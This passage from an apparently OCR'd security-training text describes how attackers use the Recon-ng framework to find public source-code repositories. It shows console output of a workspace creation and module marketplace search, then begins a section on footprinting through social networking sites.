organization.

Attackers can use tools such as Recon-ng to discover public source-code repositories.

- **Recon-ng**


  Source: *https://github.com*

  Recon-ng is a full-featured reconnaissance framework designed to provide a powerful environment to conduct web-based reconnaissance quickly and thoroughly. It assists attackers in gathering information from public source-code repositories.




```
                      [recon-ng v5.0.0, Tim Tomes (@lanmaster53)]


[*] No modules enabled/installed.

[recon-ng][default] > workspaces create Github Repositories
[recon-ng][Github Repositories] > marketplace search

  +--------------------------------------------------------------------------------
----------------------+
  |                      Path                            | Version |     Status
 |  Updated    | D | K |
  +--------------------------------------------------------------------------------
----------------------+
  | discovery/info_disclosure/cache_snoop                | 1.1     | not installed
 | 2020-10-13 |   |   |
  | discovery/info_disclosure/interesting_files          | 1.2     | not installed
 | 2021-10-04 |   |   |
```

Figure 2.41: Screenshot of recon-ng showing the creation of a workspace and a marketplace search



```
 | recon/profiles-profiles/twitter_mentioned           | 1.0     | not installed | 2019-06-24 |   | * |
 | recon/profiles-profiles/twitter_mentions            | 1.0     | not installed | 2019-06-24 |   | * |
 | recon/profiles-repositories/github_repos            | 1.1     | not installed | 2020-05-15 |   | * |
 | recon/repositories-profiles/github_commits          | 1.0     | not installed | 2019-06-24 |   | * |
 | recon/repositories-vulnerabilities/gists_search     | 1.0     | not installed | 2019-06-24 |   |   |
 | recon/repositories-vulnerabilities/github_dorks     | 1.0     | not installed | 2019-06-24 |   | * |
 | reporting/csv                                       | 1.0     | not installed | 2019-06-24 |   |   |
 | reporting/html                                      | 1.0     | not installed | 2019-06-24 |   |   |
 | reporting/json                                      | 1.0     | not installed | 2019-06-24 |   |   |
 | reporting/list                                      | 1.0     | not installed | 2019-06-24 |   |   |
 | reporting/proxifier                                 | 1.0     | not installed | 2019-06-24 |   |   |
 | reporting/pushpin                                   | 1.0     | not installed | 2019-06-24 |   | * |
 | reporting/xlsx                                      | 1.0     | not installed | 2019-06-24 |   |   |
 | reporting/xml                                       | 1.1     | not installed | 2019-06-24 |   |   |
 +-----------------------------------------------------------------------------------------------------+

 D = Has dependencies. See info for details.
 K = Requires keys. See info for details.

[recon-ng][Github Repositories] >
```

Figure 2.42: Screenshot of recon-ng displaying source-code repositories




LO#04: Demonstrate Footprinting through Social Networking Sites

Footprinting through Social Networking Sites

While footprinting through social networking sites may seem similar to footprinting through social engineering (which is discussed in greater detail later), there are some differences between the two methods. In footprinting through social engineering, the attacker tricks people into revealing information, whereas in footprinting through social networking sites, the attacker gathers information available on those sites. Attackers can even use social networking sites as a medium to perform social engineering attacks.

